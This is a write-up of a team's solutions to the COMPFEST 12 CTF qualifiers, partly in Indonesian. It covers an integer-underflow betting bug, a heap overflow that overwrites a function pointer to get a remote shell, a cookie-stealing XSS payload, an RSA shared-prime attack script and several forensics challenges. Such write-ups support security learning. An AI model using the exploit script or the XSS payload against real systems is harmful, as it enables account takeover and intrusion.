Write-UP COMPFEST 12

Penyisihan

CFS-270-920-2021P

Daftar Isi


Reverse Engineering

No solve :(

Pwn

Gambling Problem 2

Each time we bet and guess a wrong number, our money decreases by the amount of the bet. It is known that overflowing a subtraction can result in a big number, so we try to make a bet more than the given money. And as the result, we have more money :)




```
Money : 63740

Continue playing (1 = yes/0 = no): 1
Place your bet : 12749
12749

Guess (Number 1-100): 1
Rolling Dice ...
THE NUMBER IS 87

WRONG LOL!
Money : 4294967291
```

PS: Actually, after some experiment, it seems the money we lost (if the number we guess is wrong) is equal to five times the bet amount. So to make the resulting money as much as possible, we try to overflow as little as we can. In this case, betting 12749 will make us lose 5*12749=63745, which will make the subtraction to our initial money 63740 overflowed as much as 5 units. The resulting value 4294967291 is 0xfffffffb in hex, so it seems the variable storing the money is a 4 byte integer (long long).




```
Current money : 4294967291
Welcome to our shop
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
THIS_IS_FLAG
```

When we go to the shop, we have the money from our overflow result before, and we can buy the “dead beef” :)

Additional note:




```
gdb-peda$ x/i shopTime+142
   0x1853 <shopTime+142>:       mov    DWORD PTR [rbp-0x400],0xdeadbeef
gdb-peda$ x/4i shopTime+286
   0x18e3 <shopTime+286>:       mov    eax,DWORD PTR [rip+0x2743]        # 0x402c <money>
   0x18e9 <shopTime+292>:       cmp    DWORD PTR [rbp-0x400],eax
   0x18ef <shopTime+298>:       jbe    0x18ff <shopTime+314>
   0x18f1 <shopTime+300>:       lea    rdi,[rip+0x932]        # 0x222a
```

After some inspection, we actually don’t need that much money to buy the “dead beef”. The minimum amount is 0xdeadbeef, or 3735928559 in integer representation.


Binary Exploitation is Ez

We have a \`meme\` struct:




```
struct meme
{
        void (*func)(char*);
        char* content;
};
```

Which will be used to store the meme content through the `new_meme()` function:




```
void new_meme() {
        unsigned int size;
        printf("Enter meme size: ");
        size = read_int();
        if(size > 0x200)        {
                puts("Please, noone wants to read the entire bee movie script");
                exit(-1);
        }
        int i = 0;
        while(memes[i] != NULL && ++i < 8);
        if(i == 8)      {
                puts("No more memes for you!");
                exit(-1);
        }
        memes[i] = malloc(8);
        memes[i]->func = &my_print;
        memes[i]->content = malloc(size);
        printf("Enter meme content: ");
        fgets(memes[i]->content, size, stdin);
        puts("Done!");
}
```

And the `meme->func` (which referenced to `my_print()` in `new_meme()`) will be called each time we print the meme using `print_meme()`:



```
void print_meme()       {
        unsigned int idx;
        printf("Index: ");
        idx = read_int();
        if(memes[idx] == NULL)  {
                puts("There's no meme there!");
                return;
        }
        (*(memes[idx]->func))(memes[idx]->content);
}
```

The goal of this problem is calling `EZ_WIN()` function and get a shell:




```
void EZ_WIN()   {
        puts("EAAAAAAAAAAAASYYYYYYYYYYYYY");
        system("/bin/sh");
        exit(0);
}
```

This can be done by replacing `meme->func` at one of the array of meme `memes[]`.


As we know, each `malloc()` call will reserve a space on heap memory consecutively, so we can try to create 2 memes, replace the `memes[1]->func` address with the address of `EZ_WIN()`, by overflowing the `memes[1]->content` value.

The binary has no PIE protection, so we can hardcode the `EZ_WIN()` address in the payload.



```
$ checksec ez
[*] '/media/hashlash/code/ctf/compfest12/elimination/binex/binary-exploitation-is-ez/ez'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

After some inspection, to know the payload padding, we can get the interactive shell using this python script (with the help of pwntools library)



```python
from pwn import *

# io = process('./ez')
io = remote('128.199.157.172', 23170)

io.sendline(b'1')
io.sendline(b'4')
io.sendline(b'ABCDEFGH')
io.sendline(b'1')
io.sendline(b'6')
io.sendline(b'ABCDEFGH')
io.sendline(b'2')
io.sendline(b'0')
io.sendline(32*b'A' + p64(0x00000000004014a0))
io.sendline(b'3')
io.sendline(b'1')
io.interactive()
```

Web

Regular Forum Page

The forum page has XSS vulnerability (this can be verified by putting simple script as the post content), which will be visited by mod (as described in the problem description). This can be used to leak the mod’s sensitive data.

At first, we thought that the flag is on a secret page which can be accessed by following a link in the mod-only view. But after leaking the mod’s page view, we didn’t find anything suspicious. We’ve also tried to view the first post (with id=1) but it’s just a regular post. So we try to leak the mod’s cookie, and voila! We got the flag :)

```
<script>
document.addEventListener("DOMContentLoaded", function(event) {
   f = document.getElementsByTagName('form')[0];
   t = f.getElementsByTagName('textarea')[0];
   t.value = document.cookie;
   f.submit();
});
</script>
```

Cryptography

Mutual Friend

The modulo N in the RSA algorithm is calculated by multiplying two primes: p and q. These prime numbers should be two unique random numbers and kept secret. The uniqueness makes it difficult to factorize the N to get p and q.

The given program is generating the N, e, and c triplet using the primes listed in `primes.txt`. We can try to generate those triplets until we find two N with the same prime factor. We can find the common prime factor quickly using the Euclidean Algorithm. We can get the other prime factor by dividing N with the common factor and then we can use both prime factor to calculate the value of d as the private key exponent using modular inverse (with the help of Extended Euclidean Algorithm)

To get the original message we just need to compute the `c$^d$ mod N` value and encode it as utf-8.

```
from pwn import *
from typing import Tuple

#
https://en.wikibooks.org/wiki/Algorithm_Implementation/Mathemat
ics/Extended_Euclidean_algorithm#Iterative_algorithm_3
def xgcd(a: int, b: int) -> Tuple[int, int, int]:
    """return (g, x, y) such that a*x + b*y = g = gcd(a, b)"""
    x0, x1, y0, y1 = 0, 1, 1, 0
    while a != 0:
        (q, a), b = divmod(b, a), a
        y0, y1 = y1, y0 - q * y1
        x0, x1 = x1, x0 - q * x1
    return b, x0, y0

#
https://en.wikibooks.org/wiki/Algorithm_Implementation/Mathemat
ics/Extended_Euclidean_algorithm#Modular_inverse
def modinv(a: int, b: int) -> Tuple[int, int, int]:
    """return x such that (x * a) % b == 1"""
    g, x, _ = xgcd(a, b)
    if g != 1:
        raise Exception('gcd(a, b) != 1')
    return x % b

def gcd(a, b):
    g, _, _ = xgcd(a, b)
    return g

def lcm(a, b):
    return a * b // gcd(a, b)

# Charmicael Totient
def totient(p, q):
    return lcm(p - 1, q - 1)

def pow_mod(a, x, m):
    """return a**x % m"""
    if x == 1:
        return a
    ans = pow_mod(a, x // 2, m)
    ans = (ans * ans) % m

    if x % 2 == 1:
        ans = (ans * a) %m

    return ans

io = remote('128.199.157.172', 27268)

data = []

while True:
    io.recvuntil('Press enter for next triplet: ')
    io.sendline()

    io.recvline()
    N = int(io.recvline().split()[-1])
    e = int(io.recvline().split()[-1])
    c = int(io.recvline().split()[-1])
    io.recvline()

    for Nx in data:
        p = gcd(Nx, N)

        if p > 1:
            q = N // p
            d = modinv(e, totient(p, q))
            m = bytearray.fromhex('%x' % pow(c, d, N)).decode()
            print(m)
            sys.exit()

    data.append(N)
```

Misc

Sanity check

Just copy paste the given flag in the description :) have to be sane enough to do this though.

Lost My Source 2

This time I made a simple program (and put the flag there) with python and built it as a standalone with PyInstaller, but my friend just accidentally erased the source code (again)!

We need to extract the standalone executable file into another type of files. We used ***pyi-arhive_viewer*** to see the contents of any archive built with PyInstalle**r**

```
$ pyi-archive_viewer main

 pos, length, uncompressed, iscompressed, type, name
[(0, 245, 312, 1, 'm', 'struct'),
 (245, 1108, 1818, 1, 'm', 'pyimod01_os_path'),
 (1353, 4344, 9340, 1, 'm', 'pyimod02_archive'),
 (5697, 7365, 18639, 1, 'm', 'pyimod03_importers'),
 (13062, 1849, 4157, 1, 's', 'pyiboot01_bootstrap'),
 (14911, 405, 570, 1, 's', 'main'),
 (15316, 8245, 22040, 1, 'b',
'_bz2.cpython-36m-x86_64-linux-gnu.so'),
 (23561, 102465, 149808, 1, 'b',
'_codecs_cn.cpython-36m-x86_64-linux-gnu.so'),
 (126026, 35789, 158032, 1, 'b',
'_codecs_hk.cpython-36m-x86_64-linux-gnu.so'),
 (161815,
  9816,
  26928,
  1,
  'b',
  '_codecs_iso2022.cpython-36m-x86_64-linux-gnu.so'),
 (171631, 97279, 272688, 1, 'b',
'_codecs_jp.cpython-36m-x86_64-linux-gnu.so'),
 (268910, 78895, 137520, 1, 'b',
'_codecs_kr.cpython-36m-x86_64-linux-gnu.so'),
 (347805, 63580, 112944, 1, 'b',
'_codecs_tw.cpython-36m-x86_64-linux-gnu.so'),
 (411385, 10713, 29752, 1, 'b',
'_hashlib.cpython-36m-x86_64-linux-gnu.so'),
 (422098, 13752, 33592, 1, 'b',
'_lzma.cpython-36m-x86_64-linux-gnu.so'),
 (435850,
  24136,
  56600,
  1,
  'b',
  '_multibytecodec.cpython-36m-x86_64-linux-gnu.so'),
 (459986, 2042, 6280, 1, 'b',
'_opcode.cpython-36m-x86_64-linux-gnu.so'),
 (462028, 45394, 120088, 1, 'b',
'_ssl.cpython-36m-x86_64-linux-gnu.so'),
 (507422, 30120, 66728, 1, 'b', 'libbz2.so.1.0'),
 (537542, 1297187, 2917216, 1, 'b', 'libcrypto.so.1.1'),
 (1834729, 70921, 202880, 1, 'b', 'libexpat.so.1'),
 (1905650, 79560, 153984, 1, 'b', 'liblzma.so.5'),
 (1985210, 1823471, 4683728, 1, 'b', 'libpython3.6m.so.1.0'),
 (3808681, 126584, 294632, 1, 'b', 'libreadline.so.7'),
 (3935265, 230870, 577312, 1, 'b', 'libssl.so.1.1'),
 (4166135, 64264, 170784, 1, 'b', 'libtinfo.so.5'),
 (4230399, 60099, 116960, 1, 'b', 'libz.so.1'),
 (4290498, 11321, 31752, 1, 'b',
'readline.cpython-36m-x86_64-linux-gnu.so'),
 (4301819, 4690, 15368, 1, 'b',
'resource.cpython-36m-x86_64-linux-gnu.so'),
 (4306509, 8303, 24968, 1, 'b',
'termios.cpython-36m-x86_64-linux-gnu.so'),
 (4314812, 207043, 771132, 1, 'x', 'base_library.zip'),
 (4521855, 1140763, 1140763, 0, 'z', 'PYZ-00.pyz')]
? X main
? to filename flag

$~/Documents/TempCOMPFEST12/Misc/lost-my-source-2$ strings flag

e    e    e
Nz'COMPFEST12{my_fri3nd_s4ys_s0rry_888144}
main.py
getFlag
range
print
list
append
join
strr
<module>
```

The flag is: **COMPFEST12{my_fri3nd_s4ys_s0rry_888144}**


Forensic

Silverqueen

Diberikan sebuah file binary silverqueen. Analisis awal menggunakan command file atau binwalk tidak dapat mengidentifikasi tipe file. Selanjutnya file dibuka menggunakan hexeditor untuk melihat langsung magic header. Ada beberapa deretan yang familiar seperti EXE, HDR, sRGB, gAMA, DaT, IEND. Deretan-deretan tersebut dan nama silverqueen chunky bar memberikan hint bahwa ini merupakan file PNG. Oleh karena itu penulis mulai melakukan perbaikan-perbaikan untuk membuat file PNG yang valid, yaitu:

1. Membetulkan Magick Header PN
2. Membetulkan nama tipe chunk IHDR
3. Membetulkan nama tipe chunk IDAT
4. Membetulkan panjang chunk IDAT
5. Membetulkan CRC32 chunk IDAT


Dari situ kita mendapatkan file PNG yang sudah dapat dibuka oleh image viewer *kesayangan* OS masing-masing.


COMPFEST12{cHuNk5_4r3_pr00f_of_1nt3gr1ty}

Flag: COMFEST12{cHuNk5_4r3_pr00f_of_1nt3gr1ty}

Kyu Are

Given a zip file and after we extracted, we got 9 types of different .avi files. Using VLC Media, we got the frame rate, the frame rate of each .avi's file is **100 fps**.


Current Media Information

General | Metadata | Codec | Statistics

Information about what your media or stream is made of.
Muxer, Audio and Video Codecs, Subtitles are shown.

```
Stream 0
    Codec: MPEG-4 Video (DIVX)
    Type: Video
    Video resolution: 128x128
    Buffer dimensions: 128x128
    Frame rate: 100
    Decoded format: Planar 4:2:0 YUV
    Orientation: Top left
    Chroma location: Left
```

Location: D:\CTF\Compfest CTF\Penyisihan\kyu-are\9\9-kyu.avi

Close

So we separate each files into 9 folders, and get each frames from all videos using ffmpeg with fps=100 and decode the QR-Codes with customized **solver.py**

```
# solver.py

from pyzbar.pyzbar import decode
from PIL import Image
import os
x = os.listdir()

print(x)
ff = open('result.txt', 'a')
for i in x:
     if 'avi' not in i:
          a = decode(Image.open(i))[0].data
```

```
         print(a)
         ff.write(str(a)+"\n")
ff.close()
```

```
$ ffmpeg -i 1-ichi.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 2-ni.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 3-san.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 4-shi.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 5-go.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 6-roku.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 7-sichi.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 8-hachi.avi -vf fps=100 frame%04d.jpg && python3
solver.py
$ ffmpeg -i 9-kyu.avi -vf fps=100 frame%04d.jpg && python3
solver.py

$ cat {1..9}/result.txt >> flag | strings flag | grep -i
compfest

b'COMPFEST12{kyu4r31337_318bc0}D34DC0D3D34DB33F!22153!388131337
133713371337uuuulalalalpapapapaskiddiesul'

The flag is: COMPFEST12{kyu4r31337_318bc0}
```